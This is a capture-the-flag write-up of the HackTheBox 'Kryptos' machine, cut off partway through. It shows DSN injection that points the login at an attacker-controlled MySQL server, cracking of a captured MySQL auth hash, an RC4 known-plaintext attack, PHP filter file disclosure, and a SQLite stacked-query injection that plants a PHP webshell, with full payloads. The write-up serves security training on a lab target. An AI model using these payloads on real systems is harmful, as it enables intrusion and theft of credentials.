

# HTB: Kryptos





hackthebox Kryptos nmap gobuster php burp mysql wireshark hashcat rc4 crypt python python-cmd disable-functions sqlmap webshell sqlite vimcrypt ssh tunnel














Sep 21, 2019

Kryptos feels different from most insane boxes. It brought an element of math / crypt into most of the challenges in a way that I really enjoyed. But it still layered challenges so that each step involved multiple exploits / bypasses, like all good insane boxes do. I'll start by getting access to a web page by telling the page to validate logins against a database on my box. The website gives me that ability to return encrypted webpage content that Kryptos can retrieve. I'll break the encryption to access pages I'm not able to access on my own, finding a sqlite test page that I can inject into to write a webshell that can access the file system. With file system access, I'll retrieve a Vim-crypted password backup, and crack that to get ssh access to the system. On the system, I'll access an API available only on localhost and take advantage of a weak random number generator to sign my own commands, bypassing python protections to get code execution as root.



## Box Details

Name:	Kryptos 
Release Date:	06 Apr 2019
Retire Date:	21 Sep 2019
OS:	Linux 
Base Points:	Insane [50]

Name:	Kryptos 
Rated Difficulty:	
Radar Graph:	
  1st Blood	  00 days, 06 hours, 54 mins, 02 seconds
  1st Blood	  00 days, 07 hours, 53 mins, 58 seconds
Creators:	no0ne  Adamm 

## Recon

### nmap

`nmap` shows two open ports, http (80) and ssh (22):

```
root@kali# nmap -sT -p- --min-rate 10000 -oA scans/nmap-alltcp 10.10.10.129
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-28 15:21 EDT
Warning: 10.10.10.129 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.10.129
Host is up (0.098s latency).
Not shown: 61053 filtered ports, 4480 closed ports
```

```
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http

Nmap done: 1 IP address (1 host up) scanned in 71.81 seconds

root@kali# nmap -sC -sV -p 80 -oA scans/nmap-scripts80 10.10.10.129
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-20 15:54 EDT
Nmap scan report for 10.10.10.129
Host is up (0.17s latency).

PORT    STATE SERVICE VERSION
80/tcp  open  http      Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Cryptor Login

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 12.30 seconds
```

Based on the [apache version](#), this looks like Ubuntu Bionic (18.04).

## Website - TCP 80

### Site

The http page presents a simple login page:

# Cryptor Login

Username:

Password:

Visiting <http://10.10.10.129/index.php> returns the same page, so the site is built on php.

## Web Directory Brute

`gobuster` reveals a handful of new pages / directories:

```
root@kali# gobuster -u http://10.10.10.129/ -w /usr/share/wordlists/dirbuster/dire

=====
Gobuster v2.0.1                OJ Reeves (@TheColonial)
=====
[+] Mode           : dir
[+] Url/Domain     : http://10.10.10.129/
[+] Threads       : 20
[+] Wordlist       : /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes   : 200,204,301,302,307,403
[+] Extensions    : php
[+] Timeout       : 10s
=====
2019/04/20 17:14:03 Starting gobuster
=====
/index.php (Status: 200)
```

```
/css (Status: 301)
/dev (Status: 403)
/logout.php (Status: 302)
/url.php (Status: 200)
/aes.php (Status: 200)
/encrypt.php (Status: 302)
/rc4.php (Status: 200)
/decrypt.php (Status: 302)
=====
2019/04/21 09:01:24 Finished
=====
```

Unfortunately for me, none of these lead anywhere useful. Pages like `url.php`, `aes.php`, and `rc4.php` return empty responses. They are likely pages that are included in other pages (perhaps `encrypt.php` and `decrypt.php`). `encrypt.php` and `decrypt.php` redirect to the login form.

I can see that this box is likely to be encryption themed. I'll also note `/dev` for later, as I'm denied access now.

### Login Requests

When I try to login, Burp shows that the site issues a post to `/` with the following data:

```
username=admin&password=admin&db=cryptor&token=e8169b2f0312325c6c8bf960d7d1c4a9ad
```

The `token` parameter seems to change every time I load the page. This means I can't really play with this POST request in repeater.

One thing that strikes me as odd is letting the user input define the db. I experimented doing lots of requests to see if I could get it to change, but it seems to statically stay `cryptor`:

```
root@kali# for i in {1..30}; do curl -s 10.10.10.129 | grep -Eo 'name="db" value='
30 name="db" value="cryptor">
```

If I use Burp to intercept a POST, and change the db to something else, I get an error back:

```
PDOException code: 1044
```

PDO stands for [PHP Data Objects](#), which is an extension that defines a lightweight interface definitions for connecting to databases.

## Auth Bypass

### Theory

I'm going to guess what the php code on Kryptos looks like, given that PDO error message. It likely takes the `db` parameter from my POST and puts it into a what's called a DSN to create a PDO object like [this one from w3schools](#):

```
$conn = new PDO("mysql:host=$servername;dbname=myDB", $username, $password);
```

[This tutorial](#) has a good breakdown of DSN. It takes the format:

```
mysql:host=localhost;dbname=test;port=3306;charset=utf8mb4
driver^      ^ colon      ^param=value pair    ^semicolon
```

Since all those parts are in one string, and I provide part of that string, perhaps I can add other parts as well. If I can assume that my input is going to the `dbname`, I can try to add a `host` and other fields that are accepted in this string, like `port`, and perhaps it will use my input instead of what's already there. I'll try to get it to connect to me instead of its intended database.

### Contact Me

First I'll see if I can get the page to connect to me. Given that the token is changing every time, I can't just send to repeater, so I'll turn intercept on in the proxy and modify the request there each time.

I'll set Burp to proxy intercept on, and when it gets the POST, I'll change `db=cryptor` to `db=cryptor;host=10.10.14.14;port=3306;`. Before sending, I'll open up a `nc` listener on 3306.

Then I'll let the request through. On doing so, I get a connection at nc :

```
root@kali# nc -lnvp 3306
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::3306
Ncat: Listening on 0.0.0.0:3306
Ncat: Connection from 10.10.10.129.
Ncat: Connection from 10.10.10.129:34628.
```


It doesn't do much from there, but this confirms that I can change the database that the page with reach out to confirm authentication from the local db to a db on my machine.

## Tools to Trial and Error

Now I will go through a series of trial and error to get the request to successfully connect to my database and authenticate. I'll need three tools on my end.

### Burp

What follows will be the steps I took to build towards a connection. First, rather than having to catch the request over and over again, I added this in the Burp Proxy Tab under Options:



Now I can just edit the pattern there as I need to change it, and then just submit requests as normal.

## Wireshark

I'll also run Wireshark. I'm sure that MySQL keeps logs somewhere, but it also returns plain text error messages that are quite helpful.

## MySQL

MySQL actually comes pre-installed on Kali. I can start the service with `service mysql start`. The config files are in `/etc/mysql`.

## Fix MySQL Bind Address

### Fail

With the service started and Burp adding my injection, I submitted username admin password admin, and watched Wireshark. I got back this:

22	3	10.10.10.129	10.10.14.14	TCP	60 34706 → 3306 [SYN] Seq=0 Win=2
23	3	10.10.14.14	10.10.10.129	TCP	40 3306 → 34706 [RST, ACK] Seq=1

The remote machine attempted to connect back, but my machine rejected it. I checked `netstat` to see mysql is only listening on 127.0.0.1:

```
root@kali# netstat -antp | grep 3306
tcp        0      0 127.0.0.1:3306        0.0.0.0:*            LISTEN      25
```

### Fix

I'll check `/etc/mysql/my.cnf`, but it just shows two directories of configuration files to include, `/etc/mysql/conf.d/` and `/etc/mysql/mariadb.conf.d/`. I'll find the IP address in `/etc/mysql/mariadb.conf.d/50-server.cnf`:

```
root@kali# grep -r 127.0.0.1 /etc/mysql/
/etc/mysql/mariadb.conf.d/50-server.cnf:bind-address            = 127.0.0.1
```

I'll change that to my `tun0` address, and restart the service. Now it is listening on my HTB IP:



```

root@kali# service mysql restart
root@kali# netstat -antp | grep 3306
tcp        0      0 10.10.14.14:3306      0.0.0.0:*              LISTEN      26

```

## Fix The Account

### Fail

On submitting again, I get a connection in Wireshark:

53	7 10.10.10.129	10.10.14.14	TCP	60 34708 → 3306 [SYN] Seq=0 Win=2
54	7 10.10.14.14	10.10.10.129	TCP	60 3306 → 34708 [SYN, ACK] Seq=0
55	7 10.10.10.129	10.10.14.14	TCP	52 34708 → 3306 [ACK] Seq=1 Ack=1
56	7 10.10.14.14	10.10.10.129	MySQL	147 Server Greeting proto=10 versi
57	7 10.10.10.129	10.10.14.14	TCP	52 34708 → 3306 [ACK] Seq=1 Ack=9
58	7 10.10.10.129	10.10.14.14	MySQL	168 Login Request user=dbuser db=c
59	7 10.10.14.14	10.10.10.129	TCP	52 3306 → 34708 [ACK] Seq=96 Ack=
60	7 10.10.14.14	10.10.10.129	MySQL	111 Response Error 1698
61	7 10.10.14.14	10.10.10.129	TCP	52 3306 → 34708 [FIN, ACK] Seq=15
62	7 10.10.10.129	10.10.14.14	TCP	52 34708 → 3306 [FIN, ACK] Seq=11
63	7 10.10.14.14	10.10.10.129	TCP	52 3306 → 34708 [ACK] Seq=156 Ack

That looks like a connect. I'll follow the stream:

```

[...]
5.5.5-10.1.37-MariaDB-3. ...RHSGK$o'...-...?.....mrskBDn!
Sam}.mysql_native_password.p.....~.....dbuser..H$nk1...o..*%...J...|
cryptor.mysql_native_password..._client_name.mysqlnd7.....#28000Access denied for user
'dbuser'@'10.10.10.129'

```

I notice that it is trying to authenticate as `dbuser`, and that `dbuser` is getting access denied on my database.

### Fix

Time to connect to `mysql` and do some configuration. I want to give `dbuser` access, but there needs to be a table to access. I create the `cryptor` database:

```

MariaDB [(none)]> create database cryptor;
Query OK, 1 row affected (0.00 sec)

```

Now I'll grant access to `dbuser@10.10.10.129`:

```
MariaDB [cryptor]> GRANT ALL ON cryptor.* TO dbuser@'10.10.10.129' IDENTIFIED BY '
Query OK, 0 rows affected (0.00 sec)
```

## Fix The Password

### Fail

Now I resubmit the login, and still fail with the same "Access denied for user 'dbuser'@'10.10.10.129'" message.

MySQL uses a authentication protocol where the server sends back a salt, and then the user hashes the password and salt together and sends it back. This prevents replay attacks, since just observing the password isn't enough to send it back.

With Wireshark open and Burp still modifying my payload, I'll submit my login again. I see the server send the salts:

No.	stream	Source	Destination	Protocol	Length	Info
7	1	10.10.14.14	10.10.10.129	TCP	60	3306 → 35308 [SYN, ACK] Seq=0 Ack=1 Win=28960 Le
8	1	10.10.10.129	10.10.14.14	TCP	52	35308 → 3306 [ACK] Seq=1 Ack=1 Win=29312 Len=0 T
9	1	10.10.14.14	10.10.10.129	MySQL	147	Server Greeting proto=10 version=5.5.5-10.1.37-M

▶ Frame 9: 147 bytes on wire (1176 bits), 147 bytes captured (1176 bits) on interface 0
Raw packet data
▶ Internet Protocol Version 4, Src: 10.10.14.14, Dst: 10.10.10.129
▶ Transmission Control Protocol, Src Port: 3306, Dst Port: 35308, Seq: 1, Ack: 1, Len: 95
▼ MySQL Protocol
Packet Length: 91
Packet Number: 0
▼ Server Greeting
Protocol: 10
Version: 5.5.5-10.1.37-MariaDB-3
Thread ID: 35
Salt: d_3}@dXj
▶ Server Capabilities: 0xf7ff
Server Language: utf8mb4 COLLATE utf8mb4_general_ci (45)
▶ Server Status: 0x0002
▶ Extended Server Capabilities: 0xa03f
Authentication Plugin Length: 21
Unused: 000000000000000000000000
Salt: .CEq+!aH%Z\<

Then I see the response come back from the client:

```
11      1 10.10.10.129      10.10.14.14      MySQL      168 Login Request user=dbuser db=cryptor
Internet Protocol Version 4, Src: 10.10.10.129, Dst: 10.10.14.14
Transmission Control Protocol, Src Port: 35308, Dst Port: 3306, Seq: 1, Ack: 96, Len: 116
MySQL Protocol
  Packet Length: 112
  Packet Number: 1
  Login Request
    Client Capabilities: 0xa28d
    Extended Client Capabilities: 0x000b
    MAX Packet: 3221225472
    Charset: utf8mb4 COLLATE utf8mb4_general_ci (45)
    Username: dbuser
    Password: 8a212fa3f25179d5840ac214381327c0855aaacc
    Schema: cryptor
    Client Auth Plugin: mysql_native_password
  Payload: 150c5f636c69656e745f6e616d65076d7973716c6e64
```

I can put this in hashcat format as follows:

```
$mysqlna$[8 char salt in hex][12 char salt in hex]*[password hash]
```

So taking the values from above, I get:

```
root@kali# echo -n 'd_3}@dXj.CEq+!aH%z\<' | xxd -p
645f337d4064586a2e4345712b216148257a5c3c
```

I'll combine that with the client password to get:

```
$mysqlna$645f337d4064586a2e4345712b216148257a5c3c*8a212fa3f25179d5840ac214381327c0
```

I can use `hashcat` to break it:

```
$ hashcat -m 11200 mysql_manual_hash /usr/share/wordlists/rockyou.txt --force
...[snip]...
$mysqlna$645f337d4064586a2e4345712b216148257a5c3c*8a212fa3f25179d5840ac214381327c0
```

I could also use something like [Responder3](#) to get the hash. Either way, I see that the password being sent from the php program on Kryptos is `krypt0n1te`.

**Fix**

I'll update my user in `mysql` :

```
MariaDB [(none)]> GRANT ALL ON cryptor.* TO 'dbuser'@'10.10.10.129' IDENTIFIED BY 'krypt0n1te';  
Query OK, 0 rows affected (0.00 sec)
```

## Fix The Table

### Fail

This time when I submit my login, I don't get an error page, but rather just a notice that I failed to log in:

## Cryptor Login

**Username:**

**Password:**

Nope.

Looking in WireShark, I can now see the query when I follow the stream:

```
[...  
5.5.5-10.1.37-MariaDB-3.1... \zrN1t@#...-..?.....-YX.|  
I6qW@zg.mysql_native_password.p.....-.....dbuser..R.._  
+./..<'0E1...`.cryptor.mysql_native_password... client name.mysqlnd.....m.... SELECT username  
password FROM users WHERE username='admin' AND password='21232f297a57a5a743894a0e4a801fc3'  
,....z.#42S02Table 'cryptor.users' doesn't exist.....
```

Just below the query, I can also see the error: `'cryptor.users' doesn't exist`.

### Fix

I can see the query looking for username admin and password 21232f297a57a5a743894a0e4a801fc3. I can verify that the hash is the md5 of "admin", which is the password I submitted:

```
root@kali# echo -n admin | md5sum
21232f297a57a5a743894a0e4a801fc3 -
```

I'll add a table users, with a single row, containing an id, username, and password:

```
MariaDB [mysql]> use cryptor
Database changed
MariaDB [cryptor]> CREATE TABLE users (
  -> id INT(6) UNSIGNED AUTO_INCREMENT PRIMARY KEY,
  -> username VARCHAR(30) NOT NULL,
  -> password VARCHAR(50) NOT NULL
  -> ) ;
Query OK, 0 rows affected (0.03 sec)
```

Now I'll add my user, admin / admin:

```
MariaDB [cryptor]> INSERT INTO users (username, password) VALUES ('admin', '21232f297a57a5a743894a0e4a801fc3');
Query OK, 1 row affected (0.01 sec)

MariaDB [cryptor]> select * from users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | admin | 21232f297a57a5a743894a0e4a801fc3 |
+----+-----+-----+
1 row in set (0.00 sec)
```

## Success

Now when I submit, I get redirected to `encrypt.php`:

# File Encryptor

Enter the URL of the file to be encrypted:

Cipher

AES-CBC

Encrypt

Encrypted content:

## File System Access

### Enumeration

The page I now have access to takes a url, and then returns the contents encrypted either with "AES-CBC" or "RC4". I can test giving it a url with my ip and see connection to my box:

```
root@kali# nc -lnvp 80
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.10.129.
Ncat: Connection from 10.10.10.129:53502.
GET /test HTTP/1.1
```

Host: 10.10.14.14

Accept: \*/\*

If I request a page that exists, the result is displayed back to me as base64 encoded text:

### Encrypted content:

```
UktsbDY1RTArdnd0YjFWRW9WbXV3N2ZOVGtTEFESDYwMGwxSHNSTldMNkpycWZyMnMwOXZINk1SlhXUVl1TXNTcE10eDJsSXhKO
GVvUWc4OTBqMDZDZ1VvSno1eHI2MzhBb0RZS080NG9GNWUzUnNXZmhhcUxyRXpNOFhvQ3dMYjBGUmXNeFB0WVhLM0lKUETpb2Is
L0dVaWlTWx3VVArNjZVcEMyN3JaR01kNVNMeThOM2hqREXlR2haK3RNaVJGdWJJWmZtd0s3VDFhZmlrQTYxcmFGK29sdllzU2w0REE
5Q3oybi92cVJUSINBZWtMaDjvOHZrWEEdLZkd4T3lPczhRS21DbGlXOEpoL1hqRHFicTdFM3dKRy9qdVRxNWdVQXcwVtc0Vndaeml0bG
wrN256UFIXb0Z6TDRKZ0p4OXZqTmF6TzVKbDM0aGlnb2xZVknOWWkhN2FFbE44ZXRAbXJxRnhEUctiWFRLaGl5UmZ3UElUbzliNndEe
kg3aXJocHMwN0w0RGtzSIFNbVduMkREbGRDY1FtZKIYS1NLMXBCNmdjdVpQnpadXM4ZG4wOXhvWWW4rVG4wbDREvY9XbTRYSEtFd
XE2S1J5eFBBR0VlbWZ1TUxaZ2paZmx2QUZRRZG1sSXp5WDdiVUN2WGs3SVIFRmdQT0RYU0xYYS9kYjdObIBKZGlhSUZuYlQzWUJJoN
WpVL1NveDRMVkFUbK91N25wZTNaQ3FOYjYxaU9JTFBFVEUuUG9qbVl0MGJlZUt3VnZHSzBGL0lTUU9DRmtEU1ZLdVJOMWl3V2Ztd2
02VXZsRVcrK094YUoxQ094SFp2WjlyQWFJRkV5VnN0eGIOT21CaEpCbFdLWjhNUThmCg5tWTFoVi9rVjRiNldUY1JRUTJacjhDZmxULzh
MaTNCc2E2VUpWaFVXdXdqMzFiaTlDOWhSRWkwOXJ5dUcyRUY4ZHJmRUyRT21iUDM4ZEsrNGREMEZsa0dvZHRZQnF4QWxwSE1za
WJleHJjWFdoR28yZkF0VkhYzljYXdzama5QOC8yeldWYUVEUxg2c3hBQUZmVvcrSzRLSnZwem55TTQxYXdwNGlidEFZWbHtQlpmOCt
TdnFudlZWtIpyaHJEWmNmWHBtSULmVXNrcThpQk1PQkxqcGtxUVB5Tkd0Ky9aWDlFd29YYi9RWlMxOEhBZlc5dXQrMmo2c0E2TmRdek
tNMFJiWklkS1hETFJrcFFjNVVWUldmOVNQMHZnNmVcURRc3gzRFNEQI9vRGF0YTZjU2xUZkVBCUNlNkxUYUdiU3hyWWswM2NSSWt
MQWx0UWx2Y2dEYVlteW1QSmtkRGN2ZzZ4QzB1SXh0OFNiL1MxUW9jQnd0V0FTS0lDUDZVdFRxQ2h0NjAxZEZqeWNWNkdPUETwWDI
aRW5CaWtEVER3Tis4emV0N2FPcVdiaFRvOHJ5QTJpY01KR3lSbkZyRFhqS1IYRllzNktWZjVlVThiZlU4eWFac242R2FPMDBzVVFhTjhQa
GwwMFM3WnZMMWxLY3djYTBxOTBkQm00MnNGVFpwV0pOSkTbi9VekwOUZRRQ0d0NXJGeDhxSk9nb2txV1oweVJJPWgtJRHRQzcWWhF
LzKvL0NkL3dVcFE0Y293WXNJam1BckUrRE01RTVGdklidHorYXBkZTQ0V2lBZGQxRmR0NTliYS9PRmRxs2prDN2YjNlZVZiNWZzZWJ4
NFUyMVVIS1V1OVBzUjcrdUtwZERREdIOB93ZFImMklPbDVMdjR4VUMxNDVoZjZr
```

Regardless of the type of encryption selected, there's no input for a key or password. Additionally, the results for the same page are the same each time, which indicates that the secret is held constant on the server.

## RC4 Known Plaintext Attack

### Theory

When RC4 takes a password or key, it uses that key to generate a pseudo-random stream of bytes, and then those bytes are XORed with the plaintext to make ciphertext. That means that if the password/key is constant, the keystream will be the same each time. That opens RC4 to known plaintext attacks. If I know

the plaintext and the ciphertext, I can xor each byte and get the keystream. It is much more difficult to get the password/key itself, but I don't need that to break other encryptions using the same password/key.

AES is configured in such a way that it is not vulnerable to this kind of attack because of how it encrypts.

### Get Key Stream

I'll get the keystream by having the page get and encrypt a page I can also get the plaintext of, `index.php`. If I submit `http://127.0.0.1/index.php` with the cipher set to RC4, I get a stream. I'll work this example in a python shell:

```
root@kali# python3
Python 3.7.3rc1 (default, Mar 13 2019, 11:01:15)
[GCC 8.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import requests
>>> import base64
>>> plaintext = requests.get('http://10.10.10.129/index.php').text
>>> ciphertext_b64 = "UgKH6FcGFXR289+Xgw/95N8LMF7kCf5HHhkAU50pra4XKnMd9z+NqH7Xj2Zm
>>> len(plaintext)
919
>>> ciphertext = base64.b64decode(ciphertext_b64)
>>> len(ciphertext)
919
```

The fact that the binary ciphertext and plaintext are the same length indicates I'm on the right track here. I can xor these two together and get the first 919 bytes of keystream:

```
>>> keystream = [c^ord(p) for c,p in zip(ciphertext, plaintext)]
>>> keystream[:10]
[88, 62, 239, 156, 58, 106, 43, 126, 74, 155]
>>> len(keystream)
919
```

[Read /dev/](#)



Armed with that keystream, I'll see if `/dev` can be accessed from here.

When I submit `http://127.0.0.1/dev`, I get data. I'll drop it in my shell and use my keystream to decrypt it:

```
>>> dev_cipher_b64 = "ZB+r03k+ci4Pu/Kiqn3XlKp1CH7TRblUckQwZr0A8KEfEVBU0VfvkDeRzTN3
>>> dev_cipher = base64.b64decode(dev_cipher_b64)
>>> print(''.join([chr(c^k) for c,k in zip(dev_cipher, keystream)]))
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://127.0.0.1/dev/">here</a>.</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at 127.0.0.1 Port 80</address>
</body></html>
```

Nice. That's a page 301ing me to `/dev/`.

### Script It

Of course I wrote a shell to get pages for me, and in this example, I get the output from `/dev/`:

```
root@kali# ./encrypted_page.py
[*] Getting token from root page
[+] Got token
[*] Submitting Login
[+] Logged in to page
[*] Starting webserver on 7001 to serve content of length 1000
[*] Requesting known page
[+] Derived RC4 keystream
page> http://127.0.0.1/dev/
<html>
  <head>
```

```
</head>
<body>
  <div class="menu">
    <a href="index.php">Main Page</a>
    <a href="index.php?view=about">About</a>
    <a href="index.php?view=todo">ToDo</a>
  </div>
</body>
</html>
```

I'm going to continue to add features to this shell as I work the box. I'll include the source in my [Gitlab repo](#). I'd be happy to do a blog post breaking down how it works, but I'm not sure how much interest there is in that. If you'd like to see it, leave a comment or hit me up on [Twitter](#), and if there's interest, I'll do one.

## Find sqlite Page

### Additional Enumeration

I can now explore the `/dev/` path. A few notes immediately:

- The format of the links, `index.php?view=about` indicates that `index.php` likely has code similar to `include($_GET['view'] . ".php")`.
- I need to check out `about.php` and `todo.php`. Doing so I can confirm that the first guess was correct.
- The include likely presents an opportunity to use a php filter to get php code off the system.

```
page> http://127.0.0.1/dev/about.php
This is about page

page> http://127.0.0.1/dev/index.php?view=about
<html>
  <head>
  </head>
  <body>
    <div class="menu">
      <a href="index.php">Main Page</a>
```

```
<a href="index.php?view=about">About</a>
<a href="index.php?view=todo">ToDo</a>
</div>
This is about page
</body>
</html>
```

Looking at `todo.php` illuminates the next step:

```
page> http://127.0.0.1/dev/todo.php
<h3>ToDo List:</h3>
1) Remove sqlite_test_page.php
<br>2) Remove world writable folder which was used for sqlite testing
<br>3) Do the needful
<h3> Done: </h3>
1) Restrict access to /dev
<br>2) Disable dangerous PHP functions
```

In the list, I have no idea what the third one means, but the first two indicate things to go look for. As far as the done list, I've already run into the restricted access to `/dev/`, and I suspect I'll have to work around the lack of dangerous php functions soon.

### sqlite\_test\_page

Based on the notes, I'll try to get `sqlite_test_page.php`. I tried just in a browser, but got access denied. So I'll use my script to get a copy, but it's not terribly interesting:

```
page> http://127.0.0.1/dev/sqlite_test_page.php
<html>
<head></head>
<body>
</body>
</html>
```

[Get Source](#)

I suspect there are some arguments that could be passed to `sqlite_test_page.php` that would generate more output. But I can't really fuzz them through my current script, at least not easily. However, I can take advantage of the local file include and php filters to get the page source.

If I request `view=php://filter/convert.base64-encode/resource=sqlite_test_page`, I get a big blob of base64:

```
page> http://127.0.0.1/dev/index.php?view=php://filter/convert.base64-encode/resou
<html>
  <head>
  </head>
  <body>
    <div class="menu">
      <a href="index.php">Main Page</a>
      <a href="index.php?view=about">About</a>
      <a href="index.php?view=todo">ToDo</a>
    </div>
PGh0bWw+CjxoZWFKPjwvaGVhZD4KPGJvZHK+Cjw/cGhwCiRub19yZXN1bHRzID0gJF9HRVRbJ25vX3Jlc3
</html>
```

I'll update my shell with a `devb64` command to get that and decode it:

```
page> devb64 sqlite_test_page
<html>
<head></head>
<body>
<?php
$no_results = $_GET['no_results'];
$bookid = $_GET['bookid'];
$query = "SELECT * FROM books WHERE id=".$bookid;
if (isset($bookid)) {
    class MyDB extends SQLite3
    {
        function __construct()
```

```

    {
        // This folder is world writable - to be able to create/modify databases
        $this->open('d9e28afcf0b274a5e0542abb67db0784/books.db');
    }
}
$db = new MyDB();
if(!$db){
    echo $db->lastErrorMsg();
} else {
    echo "Opened database successfully\n";
}
echo "Query : ".$query."\n";

if (isset($no_results)) {
    $ret = $db->exec($query);
    if($ret==FALSE)
    {
        echo "Error : ".$db->lastErrorMsg();
    }
}
else
{
    $ret = $db->query($query);
    while($row = $ret->fetchArray(SQLITE3_ASSOC) ){
        echo "Name = ". $row['name'] . "\n";
    }
    if($ret==FALSE)
    {
        echo "Error : ".$db->lastErrorMsg();
    }
    $db->close();
}
}
?>
</body>
</html>

```

## SQLite / PHP Injection

### Analysis

There are several interesting parts in the code above. The first is these two lines:

```
$bookid = $_GET['bookid'];  
$query = "SELECT * FROM books WHERE id=".$bookid;
```

This builds a SQL query from input I can control. That means I can inject into it.

This section is also important:

```
// This folder is world writable - to be able to create/modify databases from PHP  
$this->open('d9e28afc0b274a5e0542abb67db0784/books.db');
```

It shows that the randomly named folder is world writable (which was also referenced in the todo list previously). I can reach that directory as well through the encryption page:

```
page> http://127.0.0.1/dev/d9e28afc0b274a5e0542abb67db0784/books.db  
[*] Starting webserver on 7001 to serve content of length 9192  
[*] Requesting known page  
[+] Derived RC4 keystream  
ððZitablebooksbooksCREATE TABLE books (  
  id integer PRIMARY KEY,  
  name text NOT NULL  
ÎçÎ5Applied Cryptography5Serious Cryptography
```

The output of the file is a bit garbled, but that's expected as it's a sqlite file, which is binary.

I can now query `sqlite_test_page.php` with arguments and get results:

```
page> http://127.0.0.1/dev/sqlite_test_page.php?bookid=1
<html>
<head></head>
<body>
Opened database successfully
Query : SELECT * FROM books WHERE id=1
Name = Serious Cryptography
</body>
</html>

page> http://127.0.0.1/dev/sqlite_test_page.php?bookid=2
<html>
<head></head>
<body>
Opened database successfully
Query : SELECT * FROM books WHERE id=2
Name = Applied Cryptography
</body>
</html>

page> http://127.0.0.1/dev/sqlite_test_page.php?bookid=3
<html>
<head></head>
<body>
Opened database successfully
Query : SELECT * FROM books WHERE id=3
</body>
</html>
```

## PHP Injection

It is worth noting above when I requested the database that the strings in the database do show up when I request them over http. So if I can create a new database with a php extension, and include a webshell in it, and then access it via the webserver, I can get php to run.

I'll build my injection string as follows.

- If I pass in anything for the `no_results` parameter, it will run using `exec` as opposed to `query`. On the query page, it says that use `exec` if you are not executing a `SELECT` statement. Since I want to do other stuff, I'll set `no_results` to something.
- I'll inject using stacked queries, which are allowed in sqlite. This means I can just add a `;` and then another query.
- I'll create a new database in the world writable directory, and call it `0xdf.php`.
- I'll create a table in that database, and then put a string value of a webshell in it.

That will all look like this:

```
no_results=1&bookid=1; ATTACH DATABASE 'd9e28afc0b274a5e0542abb67db0784/df.php'
as df; CREATE TABLE df.df (stuff text); INSERT INTO df.df (stuff) VALUES ("<?php
[code] ?>");--
```

## PHP Dangerous Functions

Typically I would go directly to something like `<?php system($_REQUEST["cmd"]); ?>`, but as I already saw the comment about having dangerous php functions disabled, I'm going to push a bunch more to see what works.

```
<?php echo 'system: '; system('id'); echo '\nexec: ' . exec('id') .
'\nshell_exec: '; shell_exec('id'); echo '\npassthru: '; passthru('id'); echo
'\nscandir: '; print_r(scandir('/home')); echo '\nfile_get_contents: ' .
file_get_contents('/etc/lsb-release'); ?>
```

## Encoding

I'll have to think through the url encoding here too, as I'm passing things to one webserver, which will then make another request.

My first request will be to `10.10.10.129`, and will look like:

```
GET /encrypt.php?cipher=RC4&url=[url] HTTP/1.1
```



[url] will have data in it that will act as a single parameter, and thus will need to be url encoded. It will take the form:

```
http://127.0.0.1/dev/sqlite_test_page.php?no_results=1&bookid=[injection]
```

I will want everything in [injection] to be handled as a single parameter here, and not as part of the url, so I'll url encode that.

Working backwards out, first I'll url encode [injection], then build out [url], and then url encode that.

Start with [injection]:

```
1; ATTACH DATABASE 'd9e28afc0b274a5e0542abb67db0784/df.php' as df; CREATE TABLE df.df (stuff text); INSERT INTO df.df (stuff) VALUES ("<?php echo 'system: '; system('id'); echo '\nexec: ' . exec('id') . '\nshell_exec: '; shell_exec('id'); echo '\npassthru: '; passthru('id'); echo '\nscandir: '; print_r(scandir('/home')); echo '\nfile_get_contents: ' . file_get_contents('/etc/lsb-release'); ?>");--
```

url encode that and make url:

```
http://127.0.0.1/dev/sqlite_test_page.php?no_results=1&bookid=1%3B%20ATTACH%20DATABASE%20%27d9e28afc0b274a5e0542abb67db0784release%27)%3B%203F%3E%22)%3B--
```

I can paste that directly into the webpage, or I can url encode it again and send it myself.

## PHP Options

Either way, I can now request that page:

```
page> http://127.0.0.1/dev/d9e28afc0b274a5e0542abb67db0784/df.php
öö,Esytem: \nexec: \nshell_exec: \npassthru: \nscandir: Array
```

```
(
    [0] => .
